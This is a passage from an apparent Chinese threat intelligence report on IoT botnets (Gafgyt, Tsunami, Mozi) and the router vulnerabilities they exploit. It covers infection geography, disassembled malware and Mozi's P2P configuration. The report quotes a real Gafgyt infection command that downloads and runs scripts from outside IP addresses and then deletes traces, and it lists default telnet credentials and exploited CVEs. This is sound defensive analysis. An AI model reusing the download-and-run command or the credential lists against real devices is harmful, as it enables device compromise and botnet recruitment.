Cisco RV320/RV325 企业级路由器信息泄露漏洞（CVE-2019-1653）
GPON 光线路由器远程命令执行漏洞（CVE-2018-10561/ CVE-2018-10562）
Fortinet FortiOS 路径遍历漏洞（CVE-2018-13379）
ZyXEL P660HN-T1A 命令注入漏洞（CVE-2017-18368）
Webmin 远程命令执行漏洞（CVE-2019-15107）
Linksys E-series 远程代码执行漏洞
Draytek 企业级交换机命令注入漏洞（CVE-2020-8515）
MVPower DVR TV-7104HE 1.8.4 115215B9 - Shell Command Execution
Fastweb FASTGate router 远程代码执行漏洞

表 29 2019~2020 主要流行 IoT 漏洞总结

7.2 主要攻击 IoT 设备的僵尸网络分析

据 VenusEye 威胁情报中心数据，2019 年捕获到的各类受僵尸网络控制的 IoT 设备中，中国（32.32%）数量最多，较 2018 年有所增长，且和第二名拉开了较大差距。其次是巴西（10.32%），埃及（9.57%），越南（6.33%）和俄罗斯（6.15%）。




图 204 全球 IoT 僵尸主机分布情况

2019 年全年，我国境内 IoT 僵尸主机分布最多的五个地区分别为河南（15.39%）、山东（13.12%），辽宁（10.48%），江苏（9.40%）和浙江（6.12%）。



图 205 全国 IoT 僵尸主机分布情况

2019 年全年捕获到的各类 IoT 僵尸网络命令控制（C&C）服务器中，中国以 43.52%的比例成为 C&C 控制服务器数量最多的国家，其次为埃及（13.49%），巴西（12.70%），俄罗斯（8.86%）和美国（5.52%）。




图 206 全球 IoT 僵尸网络命令控制服务器分布情况

2019 年全年，我国境内 IoT 僵尸网络命令控制（C&C）服务器分布最多的五个地区分别为河南（10.73%）、江苏（8.19%）、山东（6.28%）、浙江（5.23%）和广东（3.37%）。



图 207 全国 IoT 僵尸网络命令控制服务器分布情况

据 VenusEye 威胁情报中心数据，过去一年多，主要攻击 IoT 设备的僵尸网络中，Gafgyt、Mozi、Mirai、Hajime、Tsunami 占据前几位，主流僵尸网络分布如下：




图 208 2019~2020 上半年主要 IoT 僵尸网络分布情况

7.2.1 Gafgyt

Gafgyt 是与 Mirai 齐名的 IoT 僵尸网络，历史悠久，是 IoT 设备尤其智能路由器面临的最大威胁之一。

2014 年，LizardSquad 使用它 DDoS 攻击了索尼和微软 Xbox Live。2015 年 1 月，Gafgyt 源代码被公开。之后，出现了大量基于此源码的变种，如 BASHLITE、Qbot。Gafgyt 在 IoT 僵尸网络界的地位堪比 Gh0st 在远控界的地位，是大量 IoT 僵尸网络的母本。

Gafgyt 的核心功能是对攻击者指定目标发起 DDoS 攻击，同时有指令执行、下载执行等功能。一般通过各类漏洞传播和 telnet 弱口令传播自身。

Gafgyt 的代码相当简洁，其源码只有 1600 多行，包含了 telnet 扫描模块及弱口令字典。运行后调用 getBuild 获取 CPU 架构信息，上传到 C&C 服务器。然后从 C&C 接收命令，并调用 processCmd 去执行。

getBuild 一般返回硬编码的系统架构：

```
000081EC getBuild                                 ; CODE XREF: processCmd+C9C↓p
000081EC                                          ; main+1B8↓p
000081EC                MOV             R12, SP
000081F0                STMFD           SP!, {R11,R12,LR,PC}
000081F4                SUB             R11, R12, #4
000081F8                LDR             R3, =aArm4 ; "ARM-4"
000081FC                MOV             R0, R3
00008200                SUB             SP, R11, #0xC
00008204                LDMFD           SP, {R11,SP,LR}
00008208                BX              LR
```

图 209 getBuild 函数

也有一些样本，判断 python 是否存在，分别设置为 SERVER 和 ROUTER，疑似用来判断当前设备是否为路由器。

1、DDoS 功能

不同变种支持指令稍微有点区别，但核心仍然是发起 UDP、TCP、HTTP 等 DDoS 攻击。

```
0805ACBB aBotkill        db 'BOTKILL',0          ; DATA XREF: processCmd+1EE↑o
0805ACC3 aKillingBots    db 'Killing Bots',0     ; DATA XREF: processCmd+210↑o
0805ACD0 aLoopme         db 'LOOPME',0           ; DATA XREF: processCmd+23B↑o
0805ACD7 aLoopingPayload db 'LOOPING PAYLOAD',0  ; DATA XREF: processCmd+25D↑o
0805ACE7 aScanner        db 'SCANNER',0          ; DATA XREF: processCmd+283↑o
0805ACEF aScannerOnOff   db 'SCANNER ON | OFF',0 ; DATA XREF: processCmd+2A6↑o
0805AD00 aOff            db 'OFF',0              ; DATA XREF: processCmd+2C3↑o
0805AD04 aOff_0          db ' OFF',0             ; DATA XREF: processCmd+2FE↑o
0805AD09 aOn             db 'ON',0               ; DATA XREF: processCmd+320↑o
0805AD0C aUdp            db 'UDP',0              ; DATA XREF: processCmd+37C↑o
0805AD10 aHttp           db 'HTTP',0             ; DATA XREF: processCmd+5BA↑o
0805AD15 aStd            db 'STD',0              ; DATA XREF: processCmd+753↑o
0805AD19 aTcp            db 'TCP',0              ; DATA XREF: processCmd+88A↑o
0805AD1D aStop           db 'STOP',0             ; DATA XREF: processCmd+AED↑o
0805AD22 aHoodassshit    db 'HOODASSSHIT',0      ; DATA XREF: processCmd+BB4↑o
```

图 210 主要支持命令

有些变种支持 VSE 指令，攻击使用 Valve 源引擎的游戏服务器。




图 211 支持 VSE 指令攻击使用 Valve 源引擎的游戏服务器

使用伪造的源 IP 向游戏服务器发送大量的 TSource Engine Query 请求，而对每个请求，服务器都会返回更大的数据。这会导致游戏服务器拒绝服务。

2、弱口令

进行 Telnet 扫描，使用硬编码的账号密码登录，登录成功后会下载执行类似如下的指令：

```
000000000040ED00 aCdTmpCdVarRu_0 db 'cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:'
000000000040ED00                                    ; DATA XREF: .data:infect↓o
000000000040ED00                 db '//173.0.51.61/Kanz.sh; chmod 777 Kanz.sh; sh Kanz.sh; tftp 204.44'
000000000040ED00                 db '.82.21 -c get ktftp1.sh; chmod 777 ktftp1.sh; sh ktftp1.sh; tftp '
000000000040ED00                 db '-r ktftp2.sh -g 173.0.51.61; chmod 777 ktftp2.sh; sh ktftp2.sh; f'
000000000040ED00                 db 'tpget -v -u anonymous -p anonymous -P 21 173.0.51.61 ftp1.sh ftp1'
000000000040ED00                 db '.sh; sh ftp1.sh; rm -rf Kanz.sh ktftp1.sh ktftp2.sh ftp1.sh; rm -'
000000000040ED00                 db 'rf *;history -c',0Dh,0Ah
```

图 212 执行的指令

telnet 账号有 telnet、admin、support、daemon、root、user 等。密码有 root、admin、password、1234qwer、123456、dreambox 等，不同变种硬编码的账号密码，以及要下载执行的指令也不相同。

有些变种还会扫描 SSH 服务，使用和 Telnet 相同的账号密码进行爆破。

也有些变种支持 PYTHON 命令，尝试下载安装 python 以及 python 扫描脚本，并执行扫描任务。

3、漏洞传播：

漏洞传播是 Gafgyt 的主要传播方式之一。

2018 年, Gafgyt 变种 JenX 利用了漏洞 CVE-2017-17215 和 CVE-2014-8361 进行攻击。

2019 年 9 月，开始尝试攻击感染小型办公室/家庭无线路由器，尤其是针对 Huawei、Realtek、Zyxel 等知名品牌。

此变种是 JenX 的竞争对手，也支持 VSE 指令，攻击使用了使用 Valve 源引擎的游戏服务器。此变种还增加了一个新的漏洞利用, 存在于 Zyxel P660HN-T1A 中的 CVE-2017-18368。2018 年出现的 Hakai 变种还使用了针对 D-Link DSL-2750B 的漏洞。

我们整理了近几年 Gafgyt 使用频率较高的漏洞，如下表：

漏洞	影响设备
CVE-2017-17215	Huawei HG532
CVE-2014-8361	Realtek RTL81XX Chipset

CVE-2017-18368	ZYXEL P660HN-T1A
CVE-2018-15887	ASUS DSL-N12E_C1 1.1.2.3_345
CVE-2015-2280	AirLink101
CVE-2018-10561, CVE-2018-10562	Dasan GPON Routers
CNVD-2014-01260	Cisco Linksys E Series
Netgear setup.cgi 未验证身份远程代码执行	DGN1000 Netgear
Eir WAN Side 远程命令注入	Eir Wireless D1000 Routers
HNAP SoapAction-Header 命令执行	D-Link devices
CCTV/DVR 远程代码执行	CCTVs, DVRs
JAWS Webserver 未验证身份 Shell 命令执行	MVPower DVRs
UPnP SOAP TelnetD 命令执行	D-Link devices
Netgear cgi-bin 命令注入	Netgear R7000/R6400 devices
Vacron NVR 远程代码执行	Vacron NVR devices
DLinkDSL2750BOS 命令注入	D-Link DSL-2750B
EnGenius 远程代码执行	EnGenius
Netcore 53413 UDP 后门	Netcore Routers

表 30 近年来 Gafgyt 使用频率较高的漏洞

7.2.2 Tsunami

Tsunami 是一个基于 IRC 协议的 IoT 僵尸网络，主要功能是对指定目标主机发起 DDoS 攻击。

Tsunami 非常活跃，它也有些变种，如 Muhstik、Remaiten 等。其中 Remaiten 还组合了 Tsunami 和 Gafgyt 这两者的代码。

Tsunami 的执行流程较为简单，首先对/tmp/.ssh 加锁，如果加锁失败则退出进程，否则执行后续代码。

后续生成随机字符串，并按照下列格式组织成数据发送给 C&C 服务器。




图 213 Tsunami 指令生成

然后进入循环，接收 C&C 服务器返回的控制命令，执行相应功能。

```
NICK IENQW
USER FFUI localhost localhost :JBUHWLW
PING :EEB9B693
PONG :EEB9B693
:opers.do-dear.com 001 IENQW :Welcome to the Do-Dear.com IRC Network IENQW!FFUI@106.75.15.153
:opers.do-dear.com 002 IENQW :Your host is opers.do-dear.com, running version Unreal3.2.10.2
:opers.do-dear.com 003 IENQW :This server was created Wed Jan 29 2014 at 10:57:24 BRST
:opers.do-dear.com 004 IENQW opers.do-dear.com Unreal3.2.10.2 iowghraAsORTVSxNCWqBzvdHtGpI
```

图 214 Tsunami IRC 协议命令交互

Tsunami 构造了两个数组，其一是 msgs，内容是 IRC 消息及其对应功能函数，其二是 flooders，内容是攻击命令和对应功能函数。

```
00000000000131A0                public msgs
00000000000131A0 msgs           dq offset a352          ; DATA XREF: main+664↑o
00000000000131A0                                        ; main+6CD↑o
00000000000131A0                                        ; "352"
00000000000131A8 off_131A8      dq offset _352          ; DATA XREF: main+694↑o
00000000000131B0                dq offset a376          ; "376"
00000000000131B8                dq offset _376
00000000000131C0                dq offset a433          ; "433"
00000000000131C8                dq offset _433
00000000000131D0                dq offset a422          ; "422"
00000000000131D8                dq offset _376
00000000000131E0                dq offset aPrivmsg      ; "PRIVMSG"
00000000000131E8                dq offset _PRIVMSG
00000000000131F0                dq offset aPing         ; "PING"
00000000000131F8                dq offset _PING
0000000000013200                dq offset aJoin         ; "JOIN"
0000000000013208                dq offset _JOIN
0000000000013210                dq offset aKick         ; "KICK"
0000000000013218                dq offset _KICK
0000000000013220                dq offset aNick         ; "NICK"
0000000000013228                dq offset _NICK
```

图 215 主要支持的命令

上图即是 Tsunami 支持的 IRC 消息，比如 PING 消息对应_PING 函数，接收到该消息即去执行_PING 函数。

```
000000000000446B
000000000000446B                 public _PING
000000000000446B _PING           proc near               ; DATA XREF: .data:00000000000131F8↓o
000000000000446B
000000000000446B var_18          = qword ptr -18h
000000000000446B var_10          = qword ptr -10h
000000000000446B var_4           = dword ptr -4
000000000000446B
000000000000446B                 push    rbp
000000000000446C                 mov     rbp, rsp
000000000000446F                 sub     rsp, 20h
0000000000004473                 mov     [rbp+var_4], edi
0000000000004476                 mov     [rbp+var_10], rsi
000000000000447A                 mov     [rbp+var_18], rdx
000000000000447E                 mov     rdx, [rbp+var_18]
0000000000004482                 mov     eax, [rbp+var_4]
0000000000004485                 lea     rsi, aPongS     ; "PONG %s\n"
000000000000448C                 mov     edi, eax
000000000000448E                 mov     eax, 0
0000000000004493                 call    Send
0000000000004498                 nop
0000000000004499                 leave
000000000000449A                 retn
000000000000449A _PING           endp
```

图 216 PING 命令

它共支持如下命令:

TSUNAMI、PAN、DOS、UNKNOWN、NICK、CHGSERV、GETSPOOFS、SPOOFS、DISABLE、ENABLE、BYEBYE、GET、VERSION、BYEBYEALL、HELP。

PRIVMSG 消息对应_PRIVMSG 函数，在该函数确实有使用 flooders 数组。而且 flooders 只被_PRIVMSG 函数使用，显然攻击者的命令是附加在 PRIVMSG 消息里的。它收到 PRIVMSG 消息，去执行_PRIVMSG 函数，然后解析各种攻击命令，去执行对应功能。

比如 TSUNAMI 命令其实是构造特殊报文，用来穿透大部分防火墙。PAN 是高级的 SYN DDoS 攻击。UDP 是常规的 UDP DDoS 攻击。GET 命令是下载指定的文件保存包本地磁盘上。

IRC 和 SH 命令没有在 flooders 里，事实上_PRIVMSG 首先解析命令是否为 IRC 和 SH，然后才去 flooders 数组查找其它命令。IRC 命令很简单，就是把收到的 IRC 命令再次返回给 C&C 服务器。

有意思的是 SH 命令，它其实是执行一个 Shell 命令，采用开启管道+ fork 子进程+上面的 Shell 命令开启进程。猜测比如 GET 命令下载了文件保存到本地磁盘，但仅此而已。也许后续会使用 Shell 命令去执行该文件。SH 命令赋予了攻击者完全控制被植入机器的能力。

Muhstik 是 2018 年发现的变种，比 Tsunami 多了 SSH 弱口令扫描，其它功能及命令大致相同。

Muhstik 利用的漏洞比较多，而且有多种谋利方式。我们观察到它曾经下发 aioscan 扫描模块，和 Gafgyt 不同，对于漏洞的扫描及利用没有放主模块里，而是有另外的模块负责。Aioscan 模块主要扫描 Weblogic、Wordpress、Drupal、WebDav、ClipBucket、DasanNetwork

的漏洞。很快又增加了对 GPON(CVE-2018-10561&CVE-2018-10562)、JBoss(CVE-2007-1036)、DD-WRT(Web 认证爆破)的扫描和利用。后来又出现了针对 pMyAdmin 服务器的扫描模块 pma.scan。

Muhstik 主要通过挖矿和 DDoS 攻击谋利，我们曾观察到它下发 xmrig 和 cgminer 挖矿程序。

Hoaxcalls 是 2020 年 4 月出现的变种，有友商把它归为 Gafgyt 的分支或变种。它同样基于 IRC 协议，且回传数据和 Tsunami 基本一致，而且代码结构也很类似，我们更倾向于它是 Tsunami 变种。不过它对漏洞的扫描和利用就在主模块里，没放在单独模块里实现，这点很像 Gafgyt。

它的主要功能也是 DDoS 攻击，利用 CVE-2020-8515 和 CVE-2020-5722 漏洞传播。

7.2.3 Mozi

自 2019 年 9 月份开始，我们观察到一类命名为 Mozi.a 和 Mozi.m 的 IoT 样本，分别运行在 ARM CPU 和 MIPS CPU 架构的物联网设备上。经过分析，确认这是 Hajime 之后，另一个基于 DHT 协议实现的 P2P 僵尸网络。我们部署在用户侧的探针设备同时拦截到大量的真实攻击，发现了大量的 Mozi 节点，由于其属于 P2P 僵尸网络，因此很难通过接管 C&C 等传统方式来摧毁它的网络。

据 VenusEye 威胁情报中心数据，感染 Mozi 僵尸网络的僵尸主机中，中国数量最多（52.2%），其次是印度尼西亚（8.03%），乌克兰（4.76%），俄罗斯（3.72%）和加拿大（3.5%）。




图 217 全球 Mozi 僵尸主机分布情况

我国境内 Mozi 僵尸主机分布最多的五个地区分别为江苏（17.15%）、河南（13.78%）福建（11.66%），安徽（11.08%）和湖南（7.41%）。




图 218 国内 Mozi 僵尸主机分布情况

每个 Mozi 样本都硬编码了一个异或加密的初始 Config 配置数据，加入 P2P 网络后，和其它节点互相同步 Config。并根据 Config 里的控制字段执行相应功能，Botnet Master 也正是通过 Config 数据对 P2P 网络中的 Mozi 下达控制命令。主要控制命令包含 DDoS 攻击，收集 Bot 信息，执行指定 URL 的 payload，从指定的 URL 更新自身，执行系统或自定义命令等。

目前为止，Mozi 经历了 3 个大版本，但差别非常小，最新版本是 v2。我们将以最新版本 v2 的为例，重点分析 Config 的校验及同步，DHT 通信协议等。

样本信息：

MD5: 9a111588a7db15b796421bd13a949cd4

ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped

Version: v2

Mozi 加了 upx 壳，为对抗 upx.exe 工具脱壳，将 p_filesize 和 p_blocksize 的值清为 0。

Mozi 监听本地 udp 端口 14737，以此实现单一实例运行。杀掉包含指定路径的进程，也会杀掉网络连接端口为 1536 和 5888 的进程。

篡改自身进程名，根据是否存在/usr/bin/python 文件，分别改为 sshd 或 dropbear。

通过设置 iptables 禁用 22、23、2323 端口，分别对应 SSH、TELNET、NSFD 服务。

Mozi 硬编码了一个 udp 端口列表，会随机选一个监听，和它节点通信都使用此端口。列表里的端口都设置为放行。

XOR 解密硬编码的配置文件，其中[ver]和[hp]字段，对加入 P2P 网络很重要。Mozi 内

置了 8 个初始的公共节点：

dht.transmissionbt.com:6881

router.bittorrent.com:6881

router.utorrent.com:6881

bttracker.debian.org:6881

212.129.33.59:6881

82.221.103.244:6881

130.239.18.159:6881

87.98.162.88:6881

除此之外，Config 里的[nd]字段里也是节点。Mozi 通过这些节点加入 DHT 网络，即进入一个大循环，来请求其它节点列表，处理其它节点的请求和回应。

Mozi 加入基于 DHT 的 P2P 网络后，会同步 Config 文件，并根据 Config 文件里的控制字段执行相应功能，事实上攻击者也正是通过 Config 文件对 Mozi 下达控制命令。

每个 Mozi 样本都硬编码了一个 XOR 加密的初始 Config，长为 528 字节。其中前 428 字节是配置数据，其后 96 字节是数字签名，最后 4 字节是 flag 字段，用来控制是否更新 Config 文件。

```
000429BC cfg             DCB 0x15, 0x15, 0x29, 0xD2, 0xE2, 0xA7, 0xD8, 0x78, 0xA2
000429BC                                         ; DATA XREF: sub_12008+4↑o
000429BC                                         ; .text:off_12078↑o ...
000429BC                 DCB 0xDF, 0x34, 0x5B, 0x8E, 0x27, 0x1F, 0x23, 0x76, 0x5E
000429BC                 DCB 0x62, 0xB7, 0xB8, 0xF0, 0x94, 0x1B, 0xD6, 0x83, 0x2F
000429BC                 DCB 0x76, 0x88, 0x14, 0xC, 0x11, 0x3B, 8, 0x2E, 0xD2, 0xE8
000429BC                 DCB 0xBC, 0xD8, 0x53, 0xB7, 0x83, 0x68, 0x6F, 0xB4, 0x61
000429BC                 DCB 0x5A, 0x4F, 0x60, 0xA, 0x3B, 0xA0, 0xE7, 0xA7, 0x9D
```

图 219 初始 Config

解密后如下：

```
[ss]bot[/ss][hp]88888888[/hp][count]http://ia.51.la/go1?
id=19894027&pu=http%3a%2f%2fbaidu.com/[idp]
[/count]................................................................................
........................................................................................
........................................................................................
....................................................................>ï©.áÄ+...Y',.úðòoµ
/O...²bÅ@.©fÁÃÃßÔ²®®¯ÿÐü.®º.´ºh@ZI.9ý
ZÔ8r.ÈK..¤ý...ñÕ7³å.À!o¬»Ð..ö©;Ê.Øä§.RxÕOo~
```

图 220 解密后的 Config

Config 里字段大致分为辅助字段、控制字段、子任务字段。辅助字段主要是信息说明，比如本例的[ss]bot[/ss]，用来表示基于本 Config，当前节点的角色是 bot。控制字段用于更新节点数据，比如[hp]88888888[/hp]是生成 DHT 节点 id 时所使用的前缀。

子任务字段最重要，用于开启任务，执行攻击者的指令，主要有：

[atk]　　DDoS 攻击
[ud]　　更新自身
[dr]　　从指定 url 下载 payload 并执行
[rn]　　执行系统或者定制化命令
[idp]　　报告 bot 信息，本例是 http://ia.51.la/

目前看到样本的初始 Config 都不包含[atk]、[ud]、[dr]、[rn]，在长时间运行后，同步 Config 时也没发现。就是说，目前我们长时间运行样本后，暂时还没有接收到攻击者的任何命令。但收到过一些角色是 ftp 的节点同步来的 Config。

Mozi 使用简单扩展的 DHT 协议建立 P2P 网络，这样既然可以用标准的 DHT 快速组网，也能够将自身的恶意流量隐匿于海量的正常 DHT 流量中，躲避检测。

Mozi 使用 1:v4:(4byte flag)来区分正常的 DHT 节点和 Mozi 节点流量，4 字节 flag 定义如下：

第 1 字节为随机生成，第二字节为硬编码的 0x42，或来自 Config 里的版本字段[ver]。第 3，4 字节通过一定算法对"1:v4:(randbyte)\x42"计算得来。算法如下：

